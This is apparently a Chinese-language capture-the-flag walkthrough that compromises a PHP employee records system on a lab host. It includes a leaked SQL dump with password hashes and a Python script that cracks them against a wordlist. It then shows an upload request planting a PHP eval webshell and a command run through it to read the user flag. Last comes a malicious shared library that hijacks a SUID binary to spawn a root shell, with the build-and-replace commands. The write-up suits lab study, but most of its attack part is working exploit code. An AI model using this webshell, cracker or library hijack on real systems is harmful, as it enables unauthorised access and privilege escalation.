

sML

信息泄露，下载源码



```html
<!doctype html>
<html class="no-js" lang="">
    <head>
        <meta charset="utf-8">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title>Hello everyone!</title>
        <meta name="description" content="">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <link rel="stylesheet" type="text/css" href="css/jquery-ui.css" />
        <link rel="stylesheet" type="text/css" href="css/style.css" />
        <link href="css/font-awesome.min.css" type="text/css" rel="stylesheet">
        <link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
        <link href="https://fonts.googleapis.com/css?family=Roboto+Condensed" rel="stylesheet">
        <script type="text/javascript" src="js/jquery.min.js"></script>
        <script type="text/javascript" src="js/jquery-ui.min.js"></script>
    </head>
 <body id="loginPage">
    <div class="login_wrapper clearfix">

                <div class="LogResponse2">Please Sign in first</div>

                    <div class="LogResponse"></div>
        <div class="login_wrapper_inner">
<!-- https://www.sourcecodester.com/sites/default/files/download/oretnom23/employee_records_system.zip -->
            <form id="loginForm" class="clearfix" method="post" action="">
                <div class="input-box">
                    <input type="text" class="inputField username" name="username" placeholder="username">
                    <div class="error usernameerror"></div>
                </div>
                <div class="input-box">
                    <input  type="password" class="inputField password" name="password" placeholder="password">
                    <div class="error passworderror"></div>
                </div>

                <div class="input-box">
                    <button  type="submit" class="submitField sign_in"><span class="sign-icon"><i class="fa fa-lock"></i></span> Sign in</button>
                </div>
            </form>
        </div>
    </div>
 <div class="body_overlay"></div>

  <script type="text/javascript" src="./js/global.js"></script>
 </body>
 </html>
```




```sql
DROP TABLE IF EXISTS `users`;
CREATE TABLE IF NOT EXISTS `users` (
  `user_id` int(11) NOT NULL AUTO_INCREMENT,
  `firstname` text NOT NULL,
  `lastname` text NOT NULL,
  `username` text NOT NULL,
  `password` text NOT NULL,
  `accounttype` text NOT NULL,
  PRIMARY KEY (`user_id`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=latin1;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`user_id`, `firstname`, `lastname`, `username`, `password`, `accounttype`) VALUES
(1, 'Maxwell', 'Morrison', 'xxx2xy', '10a55271c201e41913764ff95b33248b', 'Admin'),
(3, 'Maxwell', 'Morrison', 'admins', '02adcdf2171dc7e5757cdd7c0b91fa03', 'Admin');

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

可以看到用户和密码，但是密码是双重md5加密的编写脚本破解一下

```
import hashlib

def double_md5(password, username):
    hash1 = hashlib.md5(password.encode()).hexdigest()
    hash2 = hashlib.md5(username.encode()).hexdigest()
    combined = hash1 + hash2
    return hashlib.md5(combined.encode()).hexdigest()


target_hash = "02adcdf2171dc7e5757cdd7c0b91fa03"
username = "admins"

wordlist = "/usr/share/wordlists/rockyou.txt"

with open(wordlist, "r", encoding="latin1") as f:
    for line in f:
        password = line.strip()
        result_hash = double_md5(password, username)
        if result_hash == target_hash:
            print(f"[+] Password found: {password}")
            break
    else:
        print("[-] Password not found in wordlist.")
```

admins

admin123



GPS Location of Residence

Direction to Residence

Upload Employee Photo

mm.php

Upload Employee ID

National ID Number

National ID type


Upload Selected ID type

Next of Kin Data

Full Name


Relationship to employee

存在一个上传点，审计代码的时候seay也给出了




ID	漏洞描述	文件路径	漏洞详细
1	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/employee_records_system/dashboard/edite...	$query .= "UPDATE sharp_emp SET employee_id = '$employee_id', first_name = '$firstname', middle_name = '$middlename', last_name = '$lastname', phone = '$phone', id_type = '$idtype
2	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/employee_records_system/dashboard/edite...	$query .= "UPDATE sharp_emp SET id_card_image = '$nationalID_name' WHERE id = '$record_id' ; ";
3	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/employee_records_system/dashboard/edite...	$query = "UPDATE sharp_emp SET employee_image = '$passport_photo_name' WHERE id = '$record_id' ; ";
4	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/employee_records_system/dashboard/setti...	$sql = mysqli_query($db_connect, "UPDATE `users` SET `password` = '$newpassword' WHERE `user_id` = '$id' ");
5	SQL语句delete中条件变量无单引号保护，可能存在SQL注入漏洞	/employee_records_system/dashboard/setti...	$sql = mysqli_query($db_connect, "UPDATE `users` SET `username` = '$newusername', `password` = '$newpassword' WHERE `user_id` = '$id' ");
6	存在文件上传，注意上传类型是否可控	/employee_records_system/dashboard/uploa...	move_uploaded_file($employee_photo["tmp_name"], "../uploads/employees_ids/".$rand_dir_name."_".str_replace(array(" ", "(", ")", "—", "-(", ")-", "-",), "-", $employee_photo_name)
7	存在文件上传，注意上传类型是否可控	/employee_records_system/dashboard/uploa...	move_uploaded_file($employee_photo["tmp_name"], "../uploads/employees_photos/".$rand_dir_name."_".str_replace(array(" ", "(", ")", "—", "-(", ")-", "-",), "-", $employee_photo_n

```
move_uploaded_file($employee_photo["tmp_name"], "../uploads/employees_ids/".$rand_dir_name."_".str_replace(array(" ", "(", ")", "--", "-(", ")-", "-",), "-", $employee_photo_name));
```



```
POST /dashboard/uploadimage.php HTTP/1.1
Host: 192.168.31.144
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----geckoformboundary63a978ba1b4b3fcb66322d653636a0e0
Content-Length: 253
Origin: http://192.168.31.144
Connection: keep-alive
Referer: http://192.168.31.144/dashboard/add_employee.php
Cookie: PHPSESSID=7tmsvdikbqu6uk35p764bdbgu9
Priority: u=0

------geckoformboundary63a978ba1b4b3fcb66322d653636a0e0
Content-Disposition: form-data; name="employee_photo"; filename="mm.php"
Content-Type: image/jpeg

GIF89a
<?=eval($_POST['cmd']);?>
------geckoformboundary63a978ba1b4b3fcb66322d653636a0e0--
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Jul 2025 07:21:24 GMT
Server: Apache/2.4.62 (Debian)
Vary: Accept-Encoding
Content-Length: 73
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"upload_filename":"omxOpQZjnlfGaTq_mm.php","selected_filename":"mm.php"}
```



192.168.31.144//uploads/employees_photos/gPjZ1oVhimac0CS_mm.php

```
GIF89a flag{user-fde7951c3a57bc71b03631a9673ab67e}
```

URL
`http://192.168.31.144//uploads/employees_photos/gPjZ1oVhimac0CS_mm.php`

● Use POST method

enctype
application/x-www-form-urlencoded

Body
`cmd=system('cat /home/yulian/user.txt');`

Name
☑ Upgrade-Insecure-Requests


Name
☑ User-Agent

Name
☑ Accept

Name
☑ Referer


为了方便使用反弹shell

在家目录中有一个get_root的文件，权限是rws




```
ls -l
total 24
-rwsr-sr-x 1 root root 16648 Jul  7 06:34 get_root
-rw-r--r-- 1 root root    44 Jul  7 06:13 user.txt
```

使用ldd查看get_root的共享库



```
ldd /home/yulian/get_root
        linux-vdso.so.1 (0x00007ffc2a5d0000)
        libxxoo.so => /usr/lib/sML/libxxoo.so (0x00007f539ff51000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f539fd74000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f539ff5d000)
```



```
ls -l /usr/lib/sML/libxxoo.so
-rwxrwxrwx 1 root root 16336 Jul 10 05:26 /usr/lib/sML/libxxoo.so
```

现在的条件是

一个 SUID 程序 `/home/yulian/get_root/usr/lib/sML/libxxoo.so`

所以可以使用 suid+自定义.so提权

在tmp目录下写入libxxoo.c


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    FILE *f = fopen("/tmp/xxoo_debug.txt", "w");
    if (f) {
        fprintf(f, "[+] real UID: %d\n", getuid());
        fprintf(f, "[+] effective UID: %d\n", geteuid());
        fclose(f);
    }

    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

```
gcc -fPIC -shared -o libxxoo.so xxoo.c
cp libxxoo.so /usr/lib/sML/libxxoo.so
chmod 755 /usr/lib/sML/libxxoo.so
/home/yulian/get_root
cat /tmp/xxoo_debug.txt
```

看到了

[+] real UID: 0
[+] effective UID: 0

表示提权生效了



```
whoami
root

cat /root/root/txt

ls /root
get_root
root.txt
cat /root/root.txt
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```